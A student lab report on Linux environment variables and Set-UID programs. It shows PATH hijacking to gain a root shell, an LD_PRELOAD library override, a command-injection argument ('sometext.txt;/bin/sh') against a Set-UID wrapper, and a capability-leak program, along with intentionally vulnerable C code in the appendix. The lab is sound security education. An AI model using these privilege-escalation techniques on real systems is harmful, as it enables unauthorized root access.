# MH4920 Supervised Independent Study I

Environment Variable & Set-UID

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# 1 Introduction

Environment variables are dynamic-named variables that affects running programs on a particular system. Common environment variables include PATH, where it is used to locate files for execution and TMP, used to describe the location or folder to store temporary files.

# 2 Overview

This lab will explore the use of environment variables, the process of propagation from parent to child processes and how environment variables affect running processes in the system. In particular, we pay special attention to the use of environment variables with respect to Set-UID programs.

# 3 Lab

### 3.1 Manipulating Environment Variables

We look at the basics of environment variables, which is to firstly set, list and remove the variables.

- 1. To set environment variables, we use the export command.
- 2. To list the environment variables, the commands env | grep <env name> or printenv.
- 3. To remove environment variables, unset command is nice.

Looking in detail at the execution of this commands, the figure below lists environment variables that exists in the system by default.

```
| Section | Sect
```

Figure 1: Environment Variable List

Environment variables can be inserted into the system using export where needed. In this instance, the environment variable SOMEVAR is set with the value defined. Figure 3 shows the existence of the newly defined environment variable and can now be located when we query the list of environment variables. The user-defined variable is highlighted in red.

```
Terminal

[01/05/2018 19:14] seed@ubuntu:~$ export SOMEVAR=defined

[01/05/2018 19:15] seed@ubuntu:~$ env | grep SOMEVAR

SOMEVAR=defined

[01/05/2018 19:15] seed@ubuntu:~$
```

Figure 2: Defined Environment Variable

Finally, removing the user-defined environment variable requires the use of the unset command and it will not be displayed when the env | grep SOMEVAR command is executed.

```
Terminal

[01/05/2018 22:56] seed@ubuntu:~$ unset SOMEVAR

[01/05/2018 22:56] seed@ubuntu:~$ env | grep SOMEVAR

[01/05/2018 22:56] seed@ubuntu:~$
```

Figure 3: Removal of Environment Variable

#### 3.2 Process Inheritance

In the current subsection, we fork the parent process to study how the environment variables affect both the parent and the child process. We also look at the inheritance properties of these processes. The C code that helps us to print the environment variables for the child and the parent process has been attached to the Appendix.

The code below compiles the C code for the parent and child process separately (after toggling the respective printenv() lines), executes the two programs and makes use of the diff command to show the difference in the outputs of the environment variables of the parent and the child process.

```
$ gcc -o childproc childprocess.c
$ gcc -o parproc parprocess.c
$ parproc > parproc.txt && childproc > childproc.txt
$ diff parproc.txt childproc.txt > diff.txt
```

The output from the diff command only lies in the last line where it denotes the name of the file being executed. Figure 4 shows the graphical output from the terminal. This indicates that the same set of environment variables residing on the system affects both the parent and the child processes.

```
Terminal

[01/07/2018 07:02] seed@ubuntu:~$ diff parproc.txt childproc.txt

36c36

< _=./parprocess
---
> _=./childprocess
[01/07/2018 07:02] seed@ubuntu:~$
```

Figure 4: No Difference in Environment Variables

#### 3.3 Execution of execve()

The execve() command is analysed in this subsection, to determine whether the execution of the program is affected by the environment variables. The C code that will be used has been attached to the Appendix.

We need to first look at the function header of execve() and understand its function before continuing.

```
execve(const char *filename, char *const argv[],
char *const envp[]);
```

The first parameter is the file to be executed or the command name, while the second parameter will include the parameters for the executed file. The last parameter will include the environment variables that may be used by the program during execution with the form Name=Value. If there are no environment variables to be included in the execution of the program, "NULL" is used.

When executing the C program with the following line,

```
execve("/usr/bin/env", argv, NULL);
```

there is no output from the program. This is due to the existence of NULL in the third parameter of the function. When NULL is used, no environment variables are passed when calling the env function and therefore there are no environment variables for output.

Figure 5: NULL in execve

The third parameter is now changed from NULL to environ, i.e.

```
execve("/usr/bin/env", argv, environ);
```

Execution of this compiled program now shows all the environment variables. environ is used to list all the environment variables in the user environment. As this is passed to the env function, execution will now output all the environment variables in the user environment.




Figure 6: environ in execve

# 3.4 Execution of system()

In this subsection, we focus on calling the system function and observe how environment variables are passed. When system is called, execl is executed and the command is passed as one of the parameters. Since execl does not have the parameter where const char\* envp[] can be explicitly defined, the variable environ will be used instead. These will be used as the parameters when executing execve and therefore the execution of the code will show all environment variables. The C code used to output the environment variables using system is attached in the Appendix.



Figure 7: system execution

### 3.5 Environment Variables & Set-UID Programs

Set-UID is an important security feature in Unix systems. In this subsection, it is important to understand how Set-UID programs are affected by environment variables and the user's process.

To begin, a C program is created to print out all the environment variables in the current process. The C code has been attached in the Appendix for reference. Assuming that the program name is *setuid*, we use the following commands to make root the owner of the Set-UID program.

```
$ su
# gcc -o setuid setuid.c
# chmod 4755 setuid
$ exit
```

To examine if the Set-UID program is affected by the user's process, we add three environment variables using the user account (not root).

```
$ export PATH=/home/seed/lab:$PATH
$ export LD_LIBRARY_PATH=/home/seed/lib
$ export NEWENV=var
```

As PATH already exists in the system, : \$PATH is added to the back to ensure that the existing PATH value is concatenated to the back of the newly added value.

Execution of the Set-UID programs shows that the edited PATH and NEWENV are displayed in the output. The LD\_LIBRARY\_PATH is however not in the list of environment variables when the Set-UID program is being run. As LD\_LIBRARY\_PATH can be used to run malicious libraries, it is ignored by default if it is a Set-UID program. Figure 8 and 9 shows the difference in the user environments between a Set-UID and a non Set-UID program.



Figure 8: Set-UID program

Figure 9: Non Set-UID program

#### 3.6 PATH Environment Variable & Set-UID

Using system as a Set-UID program is dangerous as the PATH environment variable can be exploited to run malicious code. In this subsection, we will explore the use of the PATH environment variable and the interaction with the Set-UID program.

A Set-UID program written in C is defined such that it uses the system command to execute 1s. The program is compiled with the name setuidpath for readability purposes and the code can be referenced in the Appendix. The PATH environment variable is now edited to point to another directory and placed at the front. Placing the directory at the front ensures that the program will always look into our added directory first before moving on to the following directories in the list to find the respective program to be executed. In this instance, we run the following code to update PATH,

#### \$ export PATH=/home/seed:\$PATH

We create a file that calls **sh** using system. The code has also been attached in the Appendix. The following line of code is run to ensure that the code is being compiled into a program with the name **ls** in the directory **/home/seed** that was just added.

#### \$ gcc -o ls callsh.c

When *setuidpath* is run, a shell is obtained as the process that calls the shell is privileged. Further scripting reveals that we have obtained root access to the system using a Set-UID program.

The results of this subsection proves that it is extremely dangerous when a

Figure 10: Exploit using PATH

Set-UID program uses the system command. It has also been shown that the PATH environment variable can be easily edited by a malicious user even without root privileges. Furthermore, using a relative path further increases the risk of the system being compromised.

#### 3.7 LD\_PRELOAD Environment Variable & Set-UID

The current subsection will focus on how Set-UID programs interact with LD\_\* environment variables, in particular LD\_PRELOAD. The LD\_\* environment variables affect the behaviour of the dynamic loaders in Linux and LD\_PRELOAD specifies additional user-specified shared library directories to be loaded before using the default set of directories.

A dynamic link library is created to replace the sleep() function in libc. The code for this library is attached in the Appendix. This is compiled and LD\_PRELOAD is now edited to include the newly compiled library.

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

The -fPIC argument is used to ensure that the code generated is independent of the virtual address. Using PIC instead of pic ensures that the code generated is platform independent.

A new program myprog is created to execute the sleep function. The code for this simple program can be referenced from the Appendix. When myprog is run under the following circumstances, the results obtained were different.

- 1. Running *myprog* as a regular program and executing as a normal user, the string "I am not sleeping!" is displayed, which is expected as the sleep function in our user-defined library is used due to reading of the LD\_PRELOAD environment variable.
- 2. Running *myprog* as a Set-UID program and running it with a normal user will result in the program going to sleep for 5 seconds. (To observe the results clearly, sleep(1) was amended to sleep(5) instead.)

- 3. Running myprog as a Set-UID program and exporting the LD\_PRELOAD environment variable under the root account results in the string being displayed. Due to the security loophole of LD\_PRELOAD, the user-defined library is only loaded if the environment variable was exported with root and the program run with root.
- 4. Setting *myprog* as a user1 Set-UID program with LD\_PRELOAD environment variable set under user2 and executing it results in the program going to sleep for 5 seconds.

We analyse the results obtained from the four different conditions and notice that the LD\_PRELOAD is ignored if the owner and the user executing the program is different, then there will be no execution of the user-defined library.

# 3.8 Invoking External Programs using system() Versus execve()

This section looks at using system() and execve() at executing external programs that are not intended. The C code that will be used limits the user to using the cat function. Due to this, the owner assumes that the user will cannot execute any write function on the system and will not be able to edit any file. The C code for this has been attached in the Appendix.

The code is compiled as a **Set-UID** program with the name *audit* and root as the owner. In particular, we note that the ";" operator can be used to initiate the next command. As such, running the program using the following code will allows us to obtain a shell.

```
$ audit "sometext.txt;/bin/sh"
```

In this instance, a dummy file with the file name and extension sometext.txt will just act as the argument needed to execute the cat function before the shell can be obtained. After the shell has been obtained, system operations such as rm -rf can be performed even without being given root privileges.

```
Terminal

[01/09/2018 04:59] seed@ubuntu:~$ audit "sometext.txt;/bin/sh"

# whoami

root

#
```

Figure 11: Shell obtained using system()

When we use execve() instead and compile again, we note that a shell cannot be obtained this time. This is due to execve interpreting the entire string as an argument and hence will not be able to find the file.

```
Terminal

[01/09/2018 05:05] seed@ubuntu:~$ audit "sometext.txt;/bin/sh"

/bin/cat: sometext.txt;/bin/sh: No such file or directory

[01/09/2018 05:05] seed@ubuntu:~$
```

Figure 12: Cannot obtain Shell using execve()

### 3.9 Capability Leaking (Exploit)

In this section, we take a look at capability leaking, where privileges are downgraded after execution but may still be accessible by non-privileged processes. Using setuid() sets the effective user ID of the calling process and removes root privileges if the user executing the program is not root.

In the C code provided for this section, a vulnerability can be found in the program where root access is revoked but the file that was previously opened under root privileges is still able to have its file edited.

```
Terminal

[01/09/2018 06:46] seed@ubuntu:~$ cat /etc/zzz

Something here
[01/09/2018 06:46] seed@ubuntu:~$ capleak
[01/09/2018 06:46] seed@ubuntu:~$ cat /etc/zzz

Something here
Malicious Data
[01/09/2018 06:46] seed@ubuntu:~$
```

Figure 13: Capability Leaking

In Figure 13, it can be seen that the file was successfully written as the handle that opens the file still retains root privileges and as a result is successful in writing the contents into the file even after setuid(getuid()) has been executed.

# 4 Appendix

# 4.1 Process Inheritance C Code

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
void printenv()
{
    int i=0;
    while (environ[i] !=NULL)
        printf("%s\n", environ[i]);
        i++;
    }
}
void main()
{
    pid_t childPid;
    switch(childPid=fork())
    {
        case 0:
            printenv(); /*Child process*/
            exit(0);
        default:
            //printenv(); /*Parent process*/
            exit(0);
    }
}
```

#### 4.2 Execution of execve()

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
    char *argv[2];
    argv[0] = "/usr/bin/env";
    argv[1] = NULL;
    execve("/usr/bin/env", argv, NULL);
    return 0;
}
```

# 4.3 Execution of system()

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    system("/usr/bin/env");
    return 0;
}
```

# 4.4 Envrionment Variables & Set-UID Programs

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

void main()
{
    int i=0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
```

#### 4.5 PATH Environment Variable & Set-UID

```
int main()
{
    system("ls");
    return 0;
}
4.6 Call Shell
int main()
{
    system("sh");
    return 0;
}
     sleep() Library
#include <stdio.h>
void sleep (int s)
{
    printf("I am not sleeping!\n");
}
     Execute sleep() Function
int main()
    sleep(1);
    return 0;
}
```

# 4.9 Invoking External Programs using system() Versus execve()

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char *argv[])
{
   char *v[3];
   char *command;
   if (argc < 2) {
       printf("Please type a file name.\n");
       return 1;
   }
   v[0]="/bin/cat";
   v[1]=argv[1];
   v[2]=NULL;
   command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
   sprintf(command, "%s %s", v[0], v[1]);
   system(command);
   //execve(v[0], v, NULL);
   return 0;
}
```

# 4.10 Capability Leaking

```
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
void main()
{
    int fd;
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd==-1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }
    sleep(1);
    setuid(getuid());
    if (fork()){
        close (fd);
        exit(0);
    } else {
    write(fd, "Malicious Data\n", 15);
    close (fd);
    }
}
```